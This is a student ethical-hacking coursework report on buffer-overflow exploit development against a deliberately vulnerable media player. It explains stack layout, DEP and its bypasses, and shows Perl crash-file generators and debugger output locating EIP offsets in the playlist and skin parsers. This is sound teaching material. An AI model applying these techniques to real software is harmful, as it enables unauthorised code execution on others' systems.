Andrew Calder / 1503321
BSc Ethical Hacking
CMP320 / Ethical Hacking 3

EXPLOIT DEVELOPMENT

Exploiting Vulnerable Media Player

ABSTRACT

This paper aims to investigate the extent of vulnerabilities in the ‘Vulnerable Media Player’ application, and evaluate how these vulnerabilities can be exploited. Exploitation of the application will focus on buffer overflow-type attacks which occur when a larger than expected dataset exceeds the bounds of a memory buffer, overwriting other stack frames.

A four-part methodology was followed to assess the exploitability of each area of the application; proving the flaw, investigating the flaw, demonstrating a proof-of-concept (such as running calculator), and finally demonstrating an advanced exploit (such as a reverse shell).

Within the application, two buffers were found to be vulnerable to buffer overflow attacks; skins and playlists, both of which were exploitable with proof-of-concept and advanced exploits. Methods of potentially advancing the exploits so that they may evade intrusion detection systems (IDS) were also discussed.

1 INTRODUCTION

What is a buffer overflow?

A buffer overflow is a common vulnerability that can be leveraged by malicious actors to perform unintended actions. Such malicious actions may include denial of service - causing the application to crash- or, malicious code execution - which can be used to do pretty much anything, as long as it fits within the available space.
To better understand the construction and execution of buffer overflow attacks, the underlying Windows application memory architecture theory must first be covered. Specifically, the way in which application data is stored, and how instructions are fetched.

1.1 APPLICATION MODEL

Every windows application will run in a process frame. Contained within these process frames are three major memory segments:

- Stack Segment - Used to pass arguments and/or data to functions, also holds variables.
- Data Segment - Stores variables and dynamic buffers.
- Code Segment - Used to track instructions that the processor executes.

1.1.1 Process Frame

In a 32-bit Windows environment, when an application is started, a process is created and assigned a frame of memory. Using virtual memory address translation, the physical addresses utilized are mapped to virtual addresses. In a 32-bit application these addresses range from 0x00000000 to 0xFFFFFFFF. Of these virtual addresses, 0x00000000 to 0x7FFFFFFF is assigned to user-land, and 0x80000000 to 0xFFFFFFFF is assigned to kernel-land. Kernel-land memory is accessible only by the operating system, applications reside in userland.

1.1.2 The Stack

The stack is a section of memory allocated to a process, which is effectively used as scratch space. Upon entering a function or subroutine, a stack frame is created. A stack frame is used to pass parameters to a subroutine, and also stores the parameters of the parent procedure. When the function/subroutine returns, the stack frame is freed.

Stack frames are always added in a *last in, first out* order; the most recently added frame is always the next frame freed. This makes keeping track of the stack really simple; freeing a frame involves nothing more than adjusting a single pointer. Due to its simplicity, the stack is fast but size-limited. The stack pointer is tracked in the ESP register as can be seen in Table 1 below.

Table 1 – Register Types (SkullSecurity.org, 2012)

Register	Type	Description
EAX	Accumulator	Used for storing return values and basic calculations

EBX	Base	No set purpose, often used to store data
ECX	Counter	Used for tracking iterations. Counts downwards.
EDX	Data	Extension of EAX, used for complex calculations (stores additional data which facilitates complex calculations).
ESP	Stack Pointer	Pointer to top of stack
EBP	Base Pointer	Pointer to function entry point (value of stack pointer before a function call)
ESI	Source Index	Used by string operations as the source
EDI	Destination Index	Used by string operations as the destination
EIP	Instruction Pointer	Used for tracking currently executing command, controls flow of program

The stack grows from a high address to a low address; the stack pointer initially points to the top of the stack, as values are pushed onto the stack (stored), the stack pointer decrements. When a pop occurs, the value pointed to by the stack pointer is retrieved, and the stack pointer increments. The retrieved and stored values are the values of CPU registers. A representation of the stack can be seen within Figure 1 below.




Figure 1 - Representation of Stack in Process Memory

1.2 Buffer Overflow Exploits and Mitigations

How does a buffer overflow occur?

A buffer overflow occurs when a larger than expected dataset -such as a string or array- exceeds the bounds of a memory buffer, overwriting other stack frames. For example, an input reading function may have a buffer of 220 bytes; given a maliciously crafted input of 224 A's, an address for EIP and some shellcode, an overflow would occur and the overwritten EIP (on return) could be leveraged to run shellcode. The overflow itself occurs after 220 bytes, however to overwrite the EIP the EBP must also be overwritten, which is where the additional 4 bytes come from. An example illustrating this process can be seen in Figure 2 below.




Figure 2 - Example of Buffer Overflow

1.2.1 Data Execution Prevention

In response to buffer overflow attacks, Microsoft added a feature called Data Execution Prevention (or DEP). Data Execution Prevention disallows the execution of code on the stack - whether malicious or not. There are several configurations of DEP available on Windows XP 32 bit, which are as follows (Microsoft, 2017):

OptIn

The default configuration of DEP. By default, only Windows system binaries are protected.

OptOut

Despite what the name may suggest, OptOut offers better protection than OptIn. By default, DEP is enabled for all processes, although DEP can be disabled for specific programs through the Control Panel.

AlwaysOn

No choice, all processes always run with DEP applied.

AlwaysOff

No choice, all processes always run with DEP disabled.

1.2.2 Bypassing Data Execution Prevention

Data Execution Prevention nullified the effectiveness of many existing attacks. However, by bypassing Data Execution Prevention or by turning it off, with slight modifications buffer overflow attacks can be used again.

1.2.2.1 Return Oriented Program (ROP) Chaining

In Return Oriented Program Chaining, fragments of code called 'ROP Gadgets' that perform an action before returning are *chained* together as a list of jump locations to perform a given task. ROP Chaining effectively creates new routines out of existing code. Sometimes one of the used gadgets may perform unintended actions before hitting a return, if no alternative gadgets are available then sometimes these unintended actions will need to be corrected before shellcode can be run.

The process of creating a ROP Chain can be compared to solving a rubik's cube (Corelan.be, 2010), in that as one correction is made, something else may now be out of place.

ROP Chains are usually used to disable DEP entirely, but they can also be used to copy shellcode to an area where DEP is already disabled, or run just the shellcode with dep disabled.

1.2.2.2 Return to C Library (RET2LIBC)

Return to C Library works somewhat similarly to a ROP Chain Exploit, except instead of creating a chain of any code, it specifically calls addresses within the system C library. Commonly the WinExec function is used which takes a command as one of the arguments and an exit method as the other. WinExec can be used to launch anything from calculator to a reverse shell. As the C Library exists within executable space and no shellcode is attempting to run (only arguments being passed), RET2LIBC can effectively bypass DEP.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

A four-part methodology was followed throughout the application investigation to assess the exploitability of each area. This involved; proving the flaw, investigating the flaw, demonstrating a proof-of-concept (such as running calculator), and finally demonstrating an advanced exploit (such as a reverse shell) with both DEP off and DEP on.

By attaching the application to debugging software such as Ollydbg (Yuschuk, 2014) or Immunity Debugger (*immunityinc*, *2017*), the application process and memory can be viewed. By looking at the underlying processes and the effect various inputs have on them, it is possible to craft a buffer overflow exploit specifically for this application.


As two input fields were discovered (Playlist and Skins), both were tested and found to be exploitable with buffer overflow. However, the 'Playlist' vulnerability was the main focus of this investigation and thus is the main focus of this paper.

2.2 VERIFICATION AND IDENTIFICATION OF THE VULNERABILITY

As previously discussed, the first stage in exploit development is proving a flaw exists. In the case of Vulnerable Media Player two areas of user defined file inputs were discovered; Playlists - which accepts *.m3u* files, and skins - which accepts *.ini* files that contain an application-specific header.

2.2.1 Playlist (m3u)

Using a Perl script, several m3u files were generated that contained an increasing number of characters. Eventually the playlist path buffer overflowed, and EIP was overwritten. The script and its generated file causing the overwrite of EIP, viewed in Ollydbg, can be seen in Figure 3 below.


OllyDbg - 1503321.exe - [CPU - main thread]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
C:\Documents and Settings\Administrator\Desktop\DisToEIP.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
DisToEIP.pl
Look in: Desktop

```
my $file= "distanceToEIP.m3u";                # File name
my $junk = "\x41" x 2500;                   # Num bytes of padding to add

open($FILE,">$file");                       # Open file name as write (create it if no exist)
print $FILE $junk;                          # Write padding to file
close($FILE);                               # Save & close file
```

```
Perl sou  length : 274   lines : 8   Ln : 3   Col : 1   Sel : 0 | 0   Windows (CR LF)   UTF-8   INS
```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00374468
EBX 00000000
ESP 00121CC8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0046B9B2 1503321.0046B9B2
EDI 0012F400 ASCII "All Supported files"

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -??? FFFF 00000000 00000000
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 00000000 00000000
ST3 empty -??? FFFF 00000000 00000000
ST4 empty -NAN FFFF FF856135 FF855135
ST5 empty -??? FFFF 00000000 00000000
ST6 empty 22.000000000000000000
ST7 empty 22.000000000000000000
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (L
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
1503321.<ModuleEntryPoint>
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C ....Cool
0046A048 50 6C 61 79 65 72 5F 4C Player_L
0046A050 69 73 74 56 69 65 77 00 istView.
0046A058 43 6F 6F 6C 50 6C 61 79 CoolPlay
```


```
00121CB0 41414141
00121CB4 41414141
00121CB8 41414141
00121CBC 41414141
00121CC0 41414141
00121CC4 41414141
00121CC8 41414141
00121CCC 41414141
00121CD0 41414141
00121CD4 41414141
00121CD8 41414141
00121CDC 41414141
00121CE0 41414141
00121CE4 41414141
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program   Paused
```

Figure 3 - Overwrite Playlist EIP

If the distance to EIP did not exist within the 2500 A (or \x41 in hex) character range, the multiplier would have been gradually increased e.g. 2750, 3000, 3500, 4000, et cetera. While the 2500 A's had caused a buffer overflow, it was unlikely that 2500 was the size of the buffer.

Using *Mona.py* (Corelan Team, 2011), an addon for Immunity Debugger, the distance to EIP can be found relatively easily. The "pattern_create" command in mona creates alphanumeric permutations up to a given length (2500 in this case), which can be used to 'count' the distance to EIP. In Figure 4 below, the command used and its output can be seen.




```
Address  Message
0BADF00D [+] This mona.py action took 0:00:00
0BADF00D [+] Command used:
0BADF00D !mona pattern_create 2500
0BADF00D Creating cyclic pattern of 2500 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8A
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.030000
         [04:01:40] Thread 000000B0 terminated, exit code 0

!mona pattern_create 2500
[04:01:40] Thread 000000B0 terminated, exit code 0
```

Figure 4 - pattern_create

The section of the perl script responsible for producing the 2500 A's is replaced with the output of pattern_create. The script is then re-run to create another m3u file which can be used for the discussed purpose.

Running the application again, this time with the 2500-character pattern playlist file, the crash occurred on '4Ah5' (EIP reads this in Immunity). On its own the frame doesn't appear to be much use, however using another Mona command - “pattern_offset”, the exact distance to EIP can be found. The distance was found to be 224 Bytes as can be seen in Figure 5 below.



Immunity Debugger - 1503321.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
C:\Documents and Settings\Administrator\Desktop\m3uPattern2500.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
m3uPattern2500.pl
overflow2500.txt
calc.txt
SkinCrashGen.pl
calcGen.pl
depCalcGen.pl
testGen.pl

```
my $file= "m3u2500mona.m3u";# File name

                                # Pattern
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

open($FILE,">$file");           # Open file name as write (create it if no exist)
print $FILE $pattern;           # Write pattern to file
close($FILE);                   # Save & close file
```

Perl sour | length : 2,742 lines : 9 | Ln : 9 Col : 1 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00374468
EBX 00000000
ESP 00121CC8 ASCII "Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
EBP 68413368
ESI 0046B9B2 1503321.0046B9B2
EDI 0012F400 ASCII "All Supported files"
EIP 35684134
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Log data

```
Address  Message
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 35684134 2500
0BADF00D Looking for 4Ah5 in pattern of 500000 bytes
0BADF00D  - Pattern 4Ah5 (0x35684134) found in cyclic pattern at position 224
0BADF00D Looking for 4Ah5 in pattern of 500000 bytes
0BADF00D Looking for 5hA4 in pattern of 500000 bytes
0BADF00D  - Pattern 5hA4 not found in cyclic pattern (uppercase)
0BADF00D Looking for 4Ah5 in pattern of 500000 bytes
0BADF00D Looking for 5hA4 in pattern of 500000 bytes
0BADF00D  - Pattern 5hA4 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.190000
```

```
Address  Hex dump                ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
```

```
00121CB8  31684130 0Ah1
00121CBC  41326841 Ah2A
00121CC0  68413368 h3Ah
00121CC4  35684134 4Ah5
00121CC8  41366841 Ah6A
00121CCC  68413768 h7Ah
00121CD0  39684138 8Ah9
00121CD4  41306941 Ai0A
00121CD8  69413169 i1Ai
00121CDC  33694132 2Ai3
```


```
0133F000 00001000   stack of th Priv RW  Gua RW
0143E000 00001000               Priv ??? Gua RW
0143F000 00001000   stack of th Priv RW  Gua RW
```

!mona pattern_offset 35684134 2500

Figure 5 - Distance to Playlist EIP

By looking for irregularities in the pattern, the available shellcode space can also be found. At address 00121DE0 a null character was found which cannot be worked around; shellcode must be placed between 00121CC8 (where control over EIP is gained) and 00121DE0.

Once again, there is a command that can help determine this within Mona.
The offset command takes two addresses (a1, a2) and states the number of bytes between them. Offset shows that the available shellcode space after the buffer is 280 bytes -as can be seen in Figure 6 below.



```
Address  Message
0BADF00D  - Pattern 5hA4 not found in cyclic pattern (uppercase)
0BADF00D Looking for 4Ah5 in pattern of 500000 bytes
0BADF00D Looking for 5hA4 in pattern of 500000 bytes
0BADF00D  - Pattern 5hA4 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.190000
0BADF00D [+] Command used:
0BADF00D !mona offset -a1 00121CC8 -a2 00121DE0
0BADF00D Offset from 0x00121cc8 to 0x00121de0 : 280 (0x00000118) bytes
0BADF00D Jmp offset :
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```

```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
```

```
00121DD0  41347141 Aq4A
00121DD4  71413571 q5Aq
00121DD8  37714136 6Aq7
00121DDC  41387141 Aq8A
00121DE0  72413971 q9Ar
00121DE4  37694100 .Ai7
00121DE8  41386941 Ai8A
00121DEC  6A413969 i9Aj
00121DF0  316A4130 0Aj1
00121DF4  41326A41 Aj2A
```

```
0143E000 00001000                 Priv ??? Gua: RW
0143F000 00001000   stack of th: Priv RW  Gua: RW
```

```
!mona offset -a1 00121CC8 -a2 00121DE0
```

Figure 6 - Calculate Available Shellcode Space (Playlist)


2.2.2 Skins (ini)

Unlike the Playlist files, the player skins have a very specific format that must be followed. Through trial and error, it was discovered that skins only accept files with the Cool Player header and must follow the standard *.ini* file format. A valid skin file looks like this:

[CoolPlayer Skin]

Key=Value

Keeping in mind the format required, a suitable buffer overflow test script was devised. By taking into account the header and key value pair requirement, skins were also proven to be vulnerable to buffer overflow attacks. The script used to generate the appropriate ini file, as well as find the distance to EIP (484) can be seen in Figure 7 below.



```
my $file="skinDistToEip.ini";                           # File name

my $header = "[CoolPlayer Skin]\nPlaylistSkin=";# File Header

                                                  # 2500 pattern from earlier
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac

open($FILE, ">$file");                            # Open file as write
print $FILE $header.$junk;                        # write header, pattern to file
close($FILE);                                     # close file
```

length : 2,829   lines : 10
Ln : 1   Col : 24   Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

```
EDI 0011E264
EIP 71413171
C 0  ES 0023 32
P 1  CS 001B 32
A 1  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER
EFL 00010216 (N
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000  Cond
FCW 027F  Prec
```

```
Address  Message
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 71413171 2500
0BADF00D Looking for q1Aq in pattern of 500000 bytes
0BADF00D  - Pattern q1Aq (0x71413171) found in cyclic pattern at position 484
0BADF00D Looking for q1Aq in pattern of 500000 bytes
0BADF00D Looking for qA1q in pattern of 500000 bytes
0BADF00D  - Pattern qA1q not found in cyclic pattern (uppercase)
0BADF00D Looking for q1Aq in pattern of 500000 bytes
0BADF00D Looking for qA1q in pattern of 500000 bytes
0BADF00D  - Pattern qA1q not found in cyclic pattern (lowercase)
